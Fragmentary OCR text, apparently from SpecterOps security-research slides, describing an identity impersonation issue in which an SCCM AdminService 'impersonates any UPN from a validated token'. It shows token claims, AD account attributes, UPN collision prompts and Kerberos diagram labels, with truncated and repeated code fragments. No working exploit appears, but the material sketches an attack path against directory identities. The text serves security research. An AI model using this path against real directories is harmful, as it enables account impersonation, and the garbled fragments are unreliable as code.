


```
{
  "sub": "k-t2AFQ9ulcqdLGEs0oLMGdxJhXvYRLmU1xH6YrtM4A",
  "tid": "5322ad36-c494-487a-b80f-fb655ed9c61c",
  "unique_name": "domainuser@unsigned-sh0rt.net",
  "upn": "domainuser@unsigned-sh0rt.net",
  "uti": "b3pyvtIHBE6u486v5jg_AA",
  "ver": "1.0",
  "xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
}
```


```
    throw;
  }
  try
  {
    identity = new
  }
  catch (UnauthorizedAccessException)
  {
```


```
  "sub": "k-t2AFQ9ul
  "tid": "5322ad36-c
  "unique_name": "do
  "upn": "domainuser
  "uti": "b3pyvtIHBE
  "ver": "1.0",
  "xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
}
```


```
    throw;
}
try
{
    Identity = new
}
catch (Unauthoriz
{
```




```
  "sub": "k-t2AFQ9ul
  "tid": "5322ad36-c
  "unique_name": "do
  "upn": "domainuser
  "uti": "b3pyvtIHBE
  "ver": "1.0",
  "xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
}
```


VEED

The AdminService impersonates any UPN from a validated token


brcc Properties
Published Certificates
Member Of
Password Replication
Dial-in
Object
Security
Environment
Sessions
Remote control
General
Address
Account
Profile
Telephones
Organization
Remote Desktop Services Profile
COM+
Attribute Editor
Attributes:
Attribute
Value
objectGUID
2de60890-20c0-4c2a-95a1-0c2141f12cc5
objectSid
S-1-5-21-1655157935-1649372912-2222376
primaryGroupID
513 = (GROUP_RID_USERS)
pwdLastSet
11/14/2025 4:54:58 PM Eastern Standard T
replPropertyMetaData
AttID Ver Loc.USN Org.DSA
sAMAccountName
brcc
sAMAccountType
805306368 = (NORMAL_USER_ACCOUNT
userAccountControl
0x10200 = (NORMAL_ACCOUNT | DONT_
userPrincipalName
brcc@unsigned-sh0rt.net
uSNChanged
23103
uSNCreated
23098
whenChanged
11/14/2025 4:54:58 PM Eastern Standard T
whenCreated
11/14/2025 4:54:58 PM Eastern Standard T
Edit
Filter
OK
Cancel
Apply
Help

SPECTEROPS

Overview Monitoring Properties

Basic info

B

brcc
brcc@unsigned-sh0rt.net
Member

User principal name	brcc@unsigned-sh0rt.net
Object ID	32a85cb3-78ff-41de-a087-f529d8300269
Created date time	Nov 14, 2025, 4:57 PM
User type	Member
Identities	
Agent ID	

brcc Properties

Published Certificates | Member Of | Password Replication | Dial-in | Object
Security | Environment | Sessions | Remote control
General | Address | Account | Profile | Telephones | Organization
Remote Desktop Services Profile | COM+ | Attribute Editor


Attributes:


Attribute	Value
objectGUID	2de60890-20c0-4c2a-95a1-0c2141f12cc5
objectSid	S-1-5-21-1655157935-1649372912-2222376
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	11/14/2025 4:54:58 PM Eastern Standard T
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	brcc
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
userAccountControl	0x10200 = (NORMAL_ACCOUNT | DONT_I
userPrincipalName	brcc@unsigned-sh0rt.net
uSNChanged	23103
uSNCreated	23098
whenChanged	11/14/2025 4:54:58 PM Eastern Standard T
whenCreated	11/14/2025 4:54:58 PM Eastern Standard T


Edit | Filter


OK | Cancel | Apply | Help

SPECTEROPS


userPrincipalName
brcc@unsigned-sh0rt.net


User principal name
brcc@unsigned-sh0rt.net


demo
@
unsigned-sh0rt.net
User principal name already exists in this directory
Domain not listed? Learn more
Active Directory Domain Services
The user logon name you have chosen is already in use in this enterprise.
Choose another logon name, and then try again.
OK
Auto-generate password


Windows Security
Enter your credentials
These credentials will be used to connect to sccm-sql.
domainadmin@unsigned-sh0rt.net
Domain:
Remember me

CLIEN
T

KD
C

NTD
S


SPECTEROPS

SPECTEROPS


CLIEN
T

KD
C

NTD
S



CLIENT



